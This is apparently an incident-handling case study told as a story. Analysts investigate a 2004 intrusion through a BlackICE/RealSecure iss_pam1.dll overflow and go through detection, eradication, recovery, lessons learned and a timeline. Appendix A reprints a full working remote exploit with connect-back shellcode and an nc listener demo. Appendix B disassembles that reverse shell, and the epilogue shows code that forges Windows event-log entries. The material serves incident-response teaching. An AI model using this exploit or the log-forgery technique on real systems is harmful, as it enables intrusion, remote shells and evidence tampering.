Paul logged in as a local administrator and ran netstat command with –an parameters. The output of this command showed listening ports, but he didn't find suspicious signs. Then he checked the task list running Task Manager and checked running processes. It seemed to be OK. He ran 'at' command from the command prompt but its output was: "There are no entries in the list." Fourth attempt was successful. He ran the Task Scheduler Wizard, and clicked the Advanced → View log menu. Close to the end of the log there was a suspicious entry:



It seemed that somebody scheduled an 'at' job, which ran an executable, iss_pam.bat. The job started at March 29, 2004 12:20:00 and finished 13:32:23. Paul noted that he disconnected Jack's PC at 15:28. He searched iss_pam.bat on the hard disk but couldn't find it. He ran an MD5 hash generator on explorer.exe (it executes search operation on Windows) and compared the hash with a known hash value on the same platform. They were the same. "Perhaps a RootKit hides the file on the system." – he thought. He booted Linux (Knoppix) from a CD-ROM and searched iss_pam.bat but it wasn't on the disk.

Then he rebooted from hard disk and clicked on Start menu → Search to find information about **JERICO**. "I need more time to think about this incident." – he thought. Paul was very surprised when he got the name of a text file. He read the content of this file and felt that it was a key for the incident. Jerico was an alias of a new marketing strategy. Its slogan was: "Walls must come down!" All information was confidential. "Jack made a mistake." – Paul thought.
One minute later Peter called him: "The administrator has admitted his role in movie downloading and I called the IT director to speak about the incident. He would like to talk to you urgently." – Peter said. Paul took some additional notes and then visited the IT director to report from the incident.

The e-mail contained a hidden reference to a confidential new project
of Marketing Department. There was a file on Jack's PC that detailed
it (name: Jerico, type: marketing strategy)
Jack's PC ran a scheduled job (iss_pam.bat) that time (12:20 - 13:32)
when the e-mail was sent.
First assumption: Somebody hacked Jack's PC while it was on the
external network, created a batch file to run it at a scheduled time
and to provide an access. The intruder found the "Jerico" file and sent
the e-mail to ... (Why?) Then he/she deleted his/her file(s)

After visiting IT director, who promised to take action in connection with probable information leak (Jerico), Paul continued his analysis but he couldn't any new trace on Jack's PC. He checked the attack-list.csv file (part of Desktop Protector) but it didn't contain suspicious events. It was remarkable that the time of creation was March 28, 2004. 12:47! "It's obvious that attacker deleted the original one. I should find the root cause of the successfully executed attack after I survey all systems that may have been compromised." – he thought. Since all desktops ran RealSecure Desktop Protector agent he thought that he should have found attack signatures originated from Jack's PC if the attacker wanted to access other part of the system (port scan information). There wasn't any sign of this activity. Finally Paul closed this phase with the following assumption:

Second assumption: Cause of the attack possibly was not espionage
or destroying the property of SANS Enterprise. I think sy wanted to
distress Jane Smith. I couldn't find traces to refer to other activities.
It seems there was one system influenced by the attacker (Jack's PC)

Paul called Jack and asked him to change his domain password as soon as possible. "It's a routine task in similar cases. Change your other passwords, too." – Paul said.

Eradication

Paul started an internet browser and loaded homepage of Google. First he searched "iss_pam.bat" and got zero matches. Then he searched "iss_pam" ant the result was the same. Finally he used "iss pam" as a search string and got several references. He read a lot of information about ISS PAM ICQ vulnerability and the activity of Witty worm. He guessed what had happened. The attack wasn't an activity of Witty worm but possibly based on an exploit for the vulnerability. Perhaps attack_list.csv contained clear information about the attack that's why the intruder deleted it. He checked blackd.log (log file of the daemon component of Desktop Protector) but he couldn't find any suspicious sign. He called Peter and asked his assistance. Peter listened to Paul's assumptions, thought a minute and said:


"About a week ago I was in the restaurant and heard about some interesting thing from the high, blonde girl who worked on Finance. She said that one of my colleagues had called her to ask which version of desktop security software was on her computer. She didn't remember the name of the caller but I checked this

information and my employees stated that they hadn't called anybody in that case. I think your third assumption is correct."

Paul leant back in his chair and constructed a possible execution of the attack process:

1. The attacker (let's call "He") got information the vulnerable security software version (about a week ago).
2. He wrote or downloaded an exploit.
3. He was lucky since he found a vulnerable client on the external network. (How could he find it?)
4. He exploited the vulnerability.
5. He scheduled a job to keep access after the computer would be on the internal network.
6. He disconnected.
7. He accessed the computer when scheduled task started to run, searched files, found Jerico and sent the e-mail. (Why did he do it? To distress Jane Smith?)
8. He deleted files to cover tracks.
9. He disconnected.

"There are two additional questions. I think the first one is trivial. He scanned our network using a port scanner application. Let's check the network IDS of DMZ and search traces of port scanning." – Paul said. He connected to the SiteProtector Console and filtered events by date. There were some suspicious TCP_Port_Scan events:



The network sensor and SiteProtector aggregated port probes to one port scan event for each server. "We caught it!" – Peter cried. "I'm not sure." – Paul said. "If this attacker was smart, he attacked from a hacked computer, scanned from a public place or used an advanced scanning technique like IDLE scan." "Did you check the events originated from Jack's Desktop Protector and stored in the database of

SiteProtector?" – Peter asked. "Yes, I did. Unfortunately, I didn't find useful information." – Paul answered. "We have one more chance. I check the firewall log and try to find traces of the intruder's activity. Since he used a remote connection to Jack's computer or more possible from Jack's computer this connection should have traces in the log." – Peter said. They checked the log but this search was pointless. "I think the intruder used a permitted connection, which was not logged by the firewall. My tip is 80/TCP." – Paul said. "Thank you, Peter. I need some time to think about the incident."

Next day (March 30, 2004) Peter knocked on the door of Paul's office. "I had an idea" – he started the conversation. "I thought the intruder knew the header format of our e-mails and tried to create a mail that was nearly the same as it was expected. But which way he got the information about the format? Maybe he was an employee of our company but I thought he was not. Perhaps he was an ex-employee but I thought it wasn't probable that he remembered the format. And I found a third case: he got an e-mail from somebody's e-mail address who works at SANS Enterprise. So he may have been a business partner, relative or acquaintance of an employee. Yesterday I called Agnes Grey, the girl from the Finance and she mentioned that the guy who was interested in the version of Desktop Protector would have liked to speak to *somebody* (not Agnes) from the Finance. It was very suspicious in that case but Agnes was bona fide. I think if this guy was a relative or acquaintance of an employee, he easily got a contact name. Maybe he was a totally stranger? It had a chance. So I imagined that I was a stranger and tried to get the e-mail format of SANS Enterprise. Do you have an idea what I did? I 'wanted' to send an e-mail to one of our public e-mail addresses requiring an answer. Instead of executing my 'plan' I checked all e-mails that were in our public folders (info, HR), and were sent in March. It was a boring task but finally I found an interesting e-mail in HR. Read it." – Peter said.

```
Dear Sir/Madam,

I would like to find a new job. I attached my CV and cover letter. I'm
looking forward to your answer.

Best regards,

Becky O'Hudella
```

"It isn't a typical Irish family name." – Paul said. "That's not" – Peter agreed. "And this name has an interesting attribute. Do you like anagrammatizing words?" – Peter smiled. Paul tried to combine but he gave up a minute later. Peter told him the solution: "You'll be hacked". And he said that the header of this e-mail contained an X-Originating-IP field with the value: uuu.uuu.103.54. It may have been the IP address of the attacker or he used the computer of another person/organization. Peter checked the port scan source IP (yyy.yyy.37.202) and this new one using whois and he realized that these IP addresses are fix ones and owned by two Internet Service Providers from the same town. "Then I've called a good fellow who works for FBI. Once I did him a favor so he has helped me with pleasure. Now he has called me and has given two names belongs to these IP addresses" – Peter said. "We should talk to Jane Smith."

Jane remembered the guy whose name was William Doe. She told them the whole story. Paul felt he got the answer for his last question. Why did the intruder attack the system? He did it only for revenge.

Paul had an urgent task remained. He upgraded all Desktop Protectors from the SiteProtector Console. Then he downloaded two ISS vulnerability assessment applications: Internet Scanner for remote analysis and System Scanner for local analysis. He required a key for the Internet Scanner and installed System Scanner Console and a System Scanner Agent to the PC. He took notes which settings should be modified based on reports of System Scanner. After Paul got an evaluation key from ISS he ran Internet Scanner and took additional notes about detected vulnerabilities and their remedy.

Recovery

On March 31 Paul called Jack and made an appointment so that they could save important files from Jack's PC to his new computer. Jack was very helpful so they finished this work during four hours. He formatted Jack's original PC and Peter took it to the store. Paul finished his incident report and sent it to the IT director.

Next day he asked Jack whether he experienced some operating anomaly but everything was OK. Paul checked the logs each day in two weeks and didn't experienced security anomaly. Finally he closed the incident case.

Lessons Learned

After recovery Paul wrote a detailed report from the conclusions of the incident. He put his suggestions to a table:

Problem	Prevention
Patching computers to the external net.	Strict policy to forbid this setup. Removing switch that supports it.
Information collection using Social Engineering methods.	Developing employee's security awareness. Internal security courses.
Direct connections to port 80/tcp from the internal network.	Installing a proxy server for access 80/tcp. Firewall accepts 80/tcp connections only from the proxy.
Leak of IDS on internal zone.	Installing Network Sensor that monitors traffic from the internal interface of the firewall.


Paul forgot to mention one problem and prevention:

Problem	Prevention
Old version of security programs is installed.	Regular update managed by the security officer.

He learned it forever. The management supported ideas that were implemented free and granted purchase of an additional license for Network Sensor.

Epilogue

Although the quality of evidences was not enough for getting warrant for search Bill's home, the FBI contact could settle an unofficial search and took several pictures from evidences of Bill's guilt. Although these pictures were not utilizable on a trial they recorded useful information about the attack process. They understood whole procedure of the attack and got information about the connection between Bill and Boris. Peter and Paul knew that they mustn't have required an official investigation without permission of the company so that they conciliated with the management. I don't know whether the decision was "Yes" or "No", but I have an idea what could happen in case of "Yes". My theory without assumptions:
The FBI contact convinced Boris to help his investigation. They analyzed Boris' computer and found trace of an external intrusion. It was the log entry about unexpectedly terminated SMTP service. They continued the investigation and soon he understood what had happened. Bill made a big mistake when he didn't check the application part of event log. When he reset date and time, there was an entry in the Application log that had a date: March 28, 2004. After he rebooted the computer several applications wrote log entries in the Application log with a date from past. So Application log contained an entry on a wrong place. It was an evidence for artificial logging activity and it could be evidence against a person who had easy access for that computer. But he found another trace for this activity. Browsing Windows registry they found the following entry:



There were two instances from Service Control Manager but the second one had an extra space at the end of the name. It used .NET Framework EventLogMessages.dll to provide a perfect log entry in the Event log. A simple application like

```
EventLog* log = new EventLog(S"System", S".", S"Service Control Manager ");
log->WriteEntry(S"The Simple Mail Transfer Protocol (SMTP) service terminated unexpectedly. It has
done this 1 time(s). The following corrective action will be taken in 0 milliseconds: No action.",
EventLogEntryType::Error, 7031);
```

(an extra space after Manager!) could generate the fake log entry. The FBI contact got warrant for search Bill's home and William Doe confessed everything belonged to the attack.

Appendix A: Sam's exploit

```
/* 557iss_pam_exp - RealSecure / Blackice ICQ iss_pam1.dll remote overflow exploit
*
* Copyright (c) SST 2004 All rights reserved.
*
* Public version
*
* code by Sam (Sam`@efnet) and 2004/03/26
* <chen_xiaobo@venustech.com.cn>
* <Sam@0x557.org>
*
*
*
* Compile: gcc -o 557iss_pam_exp 557iss_pam_exp.c
*
* how works?
* [root@core exp]# ./557iss_pam_exp 192.168.10.2 192.168.10.169 5570
* 557iss_pam_exp - RealSecure / Blackice iss_pam1.dll remote overflow exploit
* - Sam
*
* # attack remote host: 192.168.10.2.
* # listen host: 192.168.10.169.
* # listen port: 5570.
* # send overflow udp datas
* # 1199 bytes send
* # done.
* # make sure we are in, dude :)
*
*
* [root@core root]# nc -vv -l -p 5570
* listening on [any] 5570 ...
* 192.168.10.2: inverse host lookup failed: Host name lookup failure
* connect to [192.168.10.169] from (UNKNOWN) [192.168.10.2] 3604
* Microsoft Windows XP [Version 5.1.2600]
* (C) Copyright 1985-2001 Microsoft Corp.
*
* C:\Program Files\ISS\BlackICE>
* C:\Program Files\ISS\BlackICE>
* C:\Program Files\ISS\BlackICE>
*
*
* some thanks/greets to:
* eeye (they find this bug :D), airsupply, kkqq, icbm, my gf :I
* and everyone else who's KNOW SST ;P
* http://0x557.org
*/

#include <stdio.h>
#include <unistd.h>
#include <stdarg.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/tcp.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <stdlib.h>
```

```
#include <errno.h>
#include <string.h>
#include <assert.h>
#include <fcntl.h>
#include <sys/time.h>

char icq_header [] =
"\x05\x00" // ICQ VERSION
"\x00" // unused
"\x00\x00\x00\x00" // Session ID
"\x12\x02" // reply to SRV_MULTI_PACKET
"\x00\x00\x00\x00" // SEQ_NUM1 and SEQ_NUM2
"\x00\x00\x00\x00" // UIN Your (the client's) UIN
"\x00\x00\x00\x00" // CHECKCODE
"\x02" // SRV_MULTI Parameter Block 1 of 2
// Number of individual responses
"\x2c\x00" // Size of sub-response (44 bytes, little-endian)

"\x05\x00" // ICQ VERSION
"\x00" // unused
"\x00\x00\x00\x00" // Session ID
"\x6e\x00" // reply to SRV_USER_OLINE
"\x00\x00\x00\x00" // SEQ_NUM1 and SEQ_NUM2
"\x00\x00\x00\x00" // UIN Your (the client's) UIN
"\x00\x00\x00\x00" // CHECKCODE
"\x00\x00\x00\x00" // UIN of user changing status
"\x01\x00\x00\x00" // Other user's IP address (1.0.0.0)
"\x00\x00\x00\x00" // Other user's direct-connect port (default)
"\x00"
"\x00\x00\x00\x00"
"\x00\x00\x00\x00"
"\x00\x00"
"\x41\x02" // SRV_MULTI Parameter Block 2 of 2
// Size of sub-response (577 bytes)

"\x05\x00" // ICQ VERSION
"\x00" // unused
"\x00\x00\x00\x00" // Session ID
"\xde\x03" // reply to SRV_META_USER
"\x00\x00\x00\x00" // SEQ_NUM1 and SEQ_NUM2
"\x00\x00\x00\x00" // UIN Your (the client's) UIN
"\x00\x00\x00\x00" // CHECKCODE
"\x00\x00\x00\x01"
"\x00\x00\x01\x00"
"\x00\x01\x00\x00"
"\x1e\x02";


struct sockaddr_in addr, local;
char *bindHost = NULL;
unsigned short port;
/*
* hsj's connect back shellcodes
*/
char shellcode [] =
/* decoder */
"\xeb\x02\xeb\x05\xe8\xf9\xff\xff\xff\x58\x83\xc0\x1b\x8d\xa0\x01"
"\xfc\xff\xff\x83\xe4\xfc\x8b\xec\x33\xc9\x66\xb9\x99\x01\x80\x30"
"\x93\x40\xe2\xfa"
/* code */
```

```
"\x7b\xe4\x93\x93\x93\xd4\xf6\xe7\xc3\xe1\xfc\xf0\xd2\xf7\xf7\xe1"
"\xf6\xe0\xe0\x93\xdf\xfc\xf2\xf7\xdf\xfa\xf1\xe1\xf2\xe1\xea\xd2"
"\x93\xd0\xe1\xf6\xf2\xe7\xf6\xc3\xe1\xfc\xf0\xf6\xe0\xe0\xd2\x93"
"\xd0\xff\xfc\xe0\xf6\xdb\xf2\xfd\xf7\xff\xf6\x93\xd6\xeb\xfa\xe7"
"\xc7\xfb\xe1\xf6\xf2\xf7\x93\xe4\xe0\xa1\xcc\xa0\xa1\x93\xc4\xc0"
"\xd2\xc0\xe7\xf2\xe1\xe7\xe6\xe3\x93\xc4\xc0\xd2\xc0\xfc\xf0\xf8"
"\xf6\xe7\xd2\x93\xf0\xff\xfc\xe0\xf6\xe0\xfc\xf0\xf8\xf6\xe7\x93"
"\xf0\xfc\xfd\xfd\xf6\xf0\xe7\x93\xf0\xfe\xf7\x93\xc9\xc1\x28\x93"
"\x93\x63\xe4\x12\xa8\xde\xc9\x03\x93\xe7\x90\xd8\x78\x66\x18\xe0"
"\xaf\x90\x60\x18\xe5\xeb\x90\x60\x18\xed\xb3\x90\x68\x18\xdd\x87"
"\xc5\xa0\x53\xc4\xc2\x18\xac\x90\x68\x18\x61\xa0\x5a\x22\x9d\x60"
"\x35\xca\xcc\xe7\x9b\x10\x54\x97\xd3\x71\x7b\x6c\x72\xcd\x18\xc5"
"\xb7\x90\x40\x42\x73\x90\x51\xa0\x5a\xf5\x18\x9b\x18\xd5\x8f\x90"
"\x50\x52\x72\x91\x90\x52\x18\x83\x90\x40\xcd\x18\x6d\xa0\x5a\x22"
"\x97\x7b\x08\x93\x93\x93\x10\x55\x98\xc1\xc5\x6c\xc4\x63\xc9\x18"
"\x4b\xa0\x5a\x22\x97\x7b\x14\x93\x93\x93\x10\x55\x9b\xc6\xfb\x92"
"\x92\x93\x93\x6c\xc4\x63\x16\x53\xe6\xe0\xc3\xc3\xc3\xc3\xd3\xc3"
"\xd3\xc3\x6c\xc4\x67\x10\x6b\x6c\xe7\xf0\x18\x4b\xf5\x54\xd6\x93"
"\x91\x93\xf5\x54\xd6\x91\x28\x39\x54\xd6\x97\x4e\x5f\x28\x39\xf9"
"\x83\xc6\xc0\x6c\xc4\x6f\x16\x53\xe6\xd0\xa0\x5a\x22\x82\xc4\x18"
"\x6e\x60\x38\xcc\x54\xd6\x93\xd7\x93\x93\x93\x1a\xce\xaf\x1a\xce"
"\xab\x1a\xce\xd3\x54\xd6\xbf\x92\x92\x93\x93\x1e\xd6\xd7\xc3\xc6"
"\xc2\xc2\xc2\xd2\xc2\xda\xc2\xc2\xc5\xc2\x6c\xc4\x77\x6c\xe6\xd7"
"\x6c\xc4\x7b\x6c\xe6\xdb\x6c\xc4\x7b\xc0\x6c\xc4\x6b\xc3\x6c\xc4"
"\x7f\x19\x95\xd5\x17\x53\xe6\x6a\xc2\xc1\xc5\xc0\x6c\x41\xc9\xca"
"\x1a\x94\xd4\xd4\xd4\xd4\x71\x7a\x50";
```

```
/* udpconnect:
*
*/
int udpConnect (char *hostName)
{

struct hostent* host = NULL;
int sock = -1;

host = gethostbyname (hostName);
if (NULL == host) {
perror ("gethostbyname() failed");
return -1;
}

sock = socket (AF_INET, SOCK_DGRAM, IPPROTO_UDP);
if ( -1 == sock) {
perror ("socket() failed\n");
return -1;
}

memset (&addr, 0x00, sizeof (addr));
addr.sin_addr = *(struct in_addr *) host->h_addr;
addr.sin_family = AF_INET;
addr.sin_port = htons(random());

memset (&local, 0x00, sizeof (local));
local.sin_family = AF_INET;
local.sin_addr.s_addr = htonl (INADDR_ANY);
local.sin_port = htons(4000);
```

```
if (bind (sock, (struct sockaddr *) &local, sizeof(local)) != 0) {
perror ("bind error\n");
return -1;
}

return sock;
}

/* resolve listen host
*/
unsigned int resolve (char *name)
{
struct hostent *he;
unsigned int ip;

if ((ip = inet_addr (name)) == (-1)) {
if ((he = gethostbyname (name)) ==0 )
return 0;
memcpy (&ip, he->h_addr, 4);
}
return ip;
}


/*
* send datas
*/
int udp_send (int sock, char *buffer, int buff_len)
{
int ret;

ret = sendto (sock, buffer, buff_len, 0, (struct sockaddr *)&addr,
sizeof (struct sockaddr_in));
if (ret <= NULL) {
perror ("sendto failed\n");
return -1;
}

fprintf (stderr, "# %d bytes send\n", ret);

return ret;
}

/*
* send evil datas, fuck ISS's blackice.
*/
int do_sendudp_data (char *hostName)
{
unsigned int cb;
int sock;
char expbuf[1200];

memset (expbuf, 0x90, sizeof (expbuf));
memcpy (expbuf, icq_header, sizeof (icq_header) - 1);

/*
* jmp esp opcodes from iss_pam1.dll
*/
```

```
*(unsigned int *)&expbuf[637] = 0x5e077663;

if (!(cb = resolve (bindHost))) {
printf ("Unknown listen host\n");
return -1;
}
port = htons (port);
port ^= 0x9393;
cb ^= 0x93939393;

*(unsigned short *)&shellcode[330] = port;
*(unsigned int *)&shellcode[335] = cb;

memcpy (expbuf + 637 + 4, shellcode, strlen (shellcode));
if ((sock = udpConnect (hostName)) < 0) {
printf ("connect failed\n");
exit (-1);
}

fprintf (stderr, "# send overflow udp datas\n");
udp_send (sock, expbuf, sizeof (expbuf) - 1);

close (sock);
return 0;


}


/*
* just main . dude.
*/
int main (int argc, char **argv)
{
int new;
char *target = NULL;

fprintf (stderr, "557iss_pam_exp - RealSecure / Blackice iss_pam1.dll remote overflow exploit\n -
Sam\n\n");
if (argc != 4) {
fprintf (stderr, "%s <hostname> <listenhost> <listen port>\n", argv[0]);
fprintf (stderr, "listenhost, port: connect back host and port\n\n");
return -1;
}

target = argv[1];
bindHost = argv[2];
port = atoi (argv[3]);

fprintf (stderr, "# attack remote host: %s. \n", target);
fprintf (stderr, "# listen host: %s. \n", bindHost);
fprintf (stderr, "# listen port: %d. \n", port);
do_sendudp_data (target);

fprintf (stderr, "# done.\n");

fprintf (stderr, "# make sure we are in, dude :)\n\n");

return 0;
}
```

Appendix B: Decrypted and disassembled shellcode

```
<I snipped decrypting routine.>

E8 77 00 00 00    CALL  Entry

                  DB    "GetProcAddress", 0
                  DB    "LoadLibraryA", 0
                  DB    "CreateProcessA", 0
                  DB    "CloseHandle", 0
                  DB    "ExitThread", 0
                  DB    "ws2_32", 0
                  DB    "WSAStartup", 0
                  DB    "WSASocketA", 0
                  DB    "closesocket", 0
                  DB    "connect", 0
                  DB    "cmd", 0

5A          Entry:POP   EDX               ; starting point of string array
52                PUSH  EDX
BB 00 00 F0 77    MOV   EBX, 77F00000h    ; for search of Kernel32.dll
                                          ; it isn't compatible with W2K SP4
                                          ; (Chong)
81 3B 4D 5A 90 00 LOOP1:      CMP DWORD PTR [EBX], 00905A4Dh
74 C3             JZ    NEXT1
4B                DEC   EBX
EB F5             JMP   LOOP1

8B 73 3C    NEXT1:MOV   ESI, [EBX+3Ch]    ; Entry point of RVA
03 F3             ADD   ESI, EBX
8B 76 78          MOV   ESI, [ESI+78h]    ; relative offset of Export table
03 F3             ADD   ESI, EBX          ; address of Export table
8B 7E 20          MOV   EDI, [ESI+20h]    ; relative offset of Names table
03 FB             ADD   EDI, EBX          ; address of Names table
8B 4E 14          MOV   ECX, [ESI+14h]    ; number of exported functions
56                PUSH  ESI
33 C0             XOR   EAX, EAX

57          LOOP2:PUSH  EDI               ; search on Names table
51                PUSH  ECX
8B 3F             MOV   EDI, [EDI]        ; next name
03 FB             ADD   EDI, EBX
8B F2             MOV   ESI, EDX          ; hunt for GetProcAddress
33 C9             XOR   ECX, ECX
B1 0E             MOV   CL, 14
F3                REPZ
A6                CMPSB
59                POP   ECX
5F                POP   EDI
74 08             JZ    NEXT2
83 C7 04          ADD   EDI, 4
40                INC   EAX
E2 E8             LOOP  LOOP2

FF E1             JMP   ECX               ; jump to 00000000 if search fails

5E          NEXT2:POP   ESI
8B 56 24          MOV   EDX, [ESI+24h]    ; rel. offset of Ordinals table
03 D3             ADD   EDX, EBX
```

```
D1 E0             SHL   EAX, 1
03 C2             ADD   EAX, EDX
33 C9             XOR   ECX, ECX
66 8B 08          MOV   CX, WORD PTR [EAX]
8B 46 1C          MOV   EAX, [ESI+1Ch]    ; relative offset of Address table
03 C3             ADD   EAX, EBX
C1 E1 02          SHL   ECX, 2
03 C1             ADD   EAX, ECX
8B 10             MOV   EDX, [EAX]
03 D3             ADD   EDX, EBX          ; pointer to GetProcAddress
5E                POP   ESI
8B FE             MOV   EDI, ESI
33 C9             XOR   ECX, ECX
B1 04             MOV   CL, 4
E8 9B 00 00 00    CALL  SUB1              ; address query for four functions
                                          ; LoadLibraryA, CreateProcessA,
                                          ; CloseHandle, ExitThread
83 C6 0B          ADD   ESI, 11           ; point to ws2_32
52                PUSH  EDX
56                PUSH  ESI
FF 57 F0          CALL  [EDI-10h]         ; LoadLibraryA (loads ws2_32.dll)

5A                POP   EDX
8B D8             MOV   EBX, EAX
33 C9             XOR   ECX, ECX
B1 04             MOV   CL, 4
E8 87 00 00 00    CALL  SUB1              ; address query for four functions
                                          ; WSAStartup, WSASocketA,
                                          ; closesocket, connect
83 C6 08          ADD   ESI, 8            ; poin to cmd
55                PUSH  EBP
68 01 01 00 00    PUSH  00000101h         ; version 1.1
FF 57 F0          CALL  [EDI-10h]         ; WSAStartup (initialize winsock)

85 C0             TEST  EAX, EAX
75 73             JNZ   NEXT3

50                PUSH  EAX
50                PUSH  EAX
50                PUSH  EAX
50                PUSH  EAX               ; IPPROTO_IP (0)
40                INC   EAX
50                PUSH  EAX               ; SOCK_STREAM (1)
40                INC   EAX
50                PUSH  EAX               ; AF_INET (2)
FF 57 F4          CALL  [EDI-0Ch]         ; WSASocketA (create socket)

83 F8 FF          CMP   EAX, 0FFh
74 63             JZ    NEXT3

8B D8             MOV   EBX, EAX
66 C7 45 00 02 00 MOV   WORD PTR [EBP+0], 0002h  ; family (AF_INET)
66 C7 45 02 BB AA MOV   WORD PTR [EBP+2], 0AABBh ; port number
C7 45 04 DD CC BB AA    MOV   DWORD PTR [EBP+4], 0AABBCCDDh ; IP address
6A 10             PUSH  10h
55                PUSH  EBP
53                PUSH  EBX
FF 57 FC          CALL  [EDI-04h]         ; connect (to the attacker's PC)

85 C0             TEST  EAX, EAX
75 43             JNZ   NEXT3
```

```
33 C9             XOR   ECX, ECX
B1 11             MOV   CL, 11h
57                PUSH  EDI
8B FD             MOV   EDI, EBP
F3                REPZ
AB                STOSD
5F                POP   EDI
C7 45 00 44 00 00 00    MOV   DWORD PTR [EBP+0], 00000044h ; size of struct
89 5D 3C          MOV   [EBP+3Ch], EBX    ; std_output → socket
89 5D 38          MOV   [EBP+38h], EBX    ; std_input → socket
89 5D 40          MOV   [EBP+40h], EBX    ; std_error → socket
C7 45 2C 01 01 00 00    MOV   DWORD PTR [EBP+2Ch], 00000101
                                          ; STARTF_USESHOWWINDOW
                                          ; STARTF_USESTD_HANDLES
8D 45 44          LEA   EAX, [EBP+44h]
50                PUSH  EAX
55                PUSH  EBP
51                PUSH  ECX
51                PUSH  ECX
51                PUSH  ECX
41                INC   ECX
51                PUSH  ECX
49                DEC   ECX
51                PUSH  ECX
51                PUSH  ECX
56                PUSH  ESI               ; pointer to cmd
51                PUSH  ECX
FF 57 E4          CALL  [EDI-1Ch]         ; CreateProcessA (run cmd.exe)

FF 75 44          PUSH  [EBP+44h]         ; process handle
FF 57 E8          CALL  [EDI-18h]         ; CloseHandle

FF 75 48          PUSH  [EBP+48h]         ; primary thread
FF 57 E8          CALL  [EDI-18h]         ; CloseHandle

53                PUSH  EBX               ; socket
FF 57 F8          CALL  [EDI-08h]         ; closesocket

50          NEXT3:PUSH  EAX
FF 57 EC          CALL  [EDI-14h]         ; ExitThread

8A 06       SUB1: MOV   AL, BYTE PTR [ESI]
46                INC   ESI
84 C0             TEST  AL, AL
75 F9             JNZ   SUB1
51                PUSH  ECX
52                PUSH  EDX
56                PUSH  ESI
53                PUSH  EBX
FF D2             CALL  EDX               ; call GetProcAddress

5A                POP   EDX
59                POP   ECX
89 07             MOV   [EDI], EAX
47                INC   EDI
47                INC   EDI
47                INC   EDI
47                INC   EDI
E2 E9             LOOP  SUB1
C3                RETN
```

Appendix C: Incident Timeline

Event date and time	Brief description
March 18, 2004.	Reconnaissance (website visit, e-mail sent to HR, whois records, Google search)
March 19, 2004.	Desktop Protector tests
March 20-22, 2004.	Getting vulnerability info, iss_pam1.dll reverse-engineering
March 22, 2004.	Social engineering (phone call with Agnes Grey), getting e-mail from Amelia Sedley (mail format info)
March 22-24, 2004.	Exploit development (v0.1ß)
March 25-26, 2004.	Shellcode search and analysis
March 26, 2004.	Getting Sam's exploit
March 26-27, 2004.	Scanning (nmap IDLE scan, ping scan, syn scan)
March 28, 2004.	Exploiting the system, Scheduling backdoor
March 29, 2004. 12:20-13:32	Active connection between Jack's and Bill's PC through Boris' server
March 29, 2004. about 13:20	Spoofed mail was sent, then covering tracks
March 29, 2004. between 14:00-15:30	Creating false log entry in Boris' event log
March 29, 2004. 14:00	Detection of the attack
March 29, 2004. 14:23-18:52	Containment
March 29, 2004. 14:39-15:15	Matching IP address of mailspoofer
March 29, 2004. 15:15	Identification of the attack source
March 29, 2004. 15:16-15:27	Talk with Jack
March 29, 2004. 15:28	Taking Jack's PC to analyze its content
March 29, 2004. 15:35-17:23	Backup system, signing images, analysis
March 29, 2004. 17:30-17:59	Appointment with IT director
March 29, 2004. 18:06-18:49	Further analysis
March 29, 2004. 18:53- March 30 21:10	Eradication
March 29, 2004. 19:03	Identification of the vulnerability
March 29, 2004. 20:18	Identification of weekend suspicious port scan activity
March 29, 2004. 20:25-21:10	IDS and firewall log analysis
March 30, 2004. 11:25	Identification of the attacker (unofficial)
March 30, 2004. 11:59-12:13	Starting Desktop Protector update
March 30, 2004. 17:00-21:20	Scanning Jack's PC
March 31, 2004. 12:55-15:05	Recovery
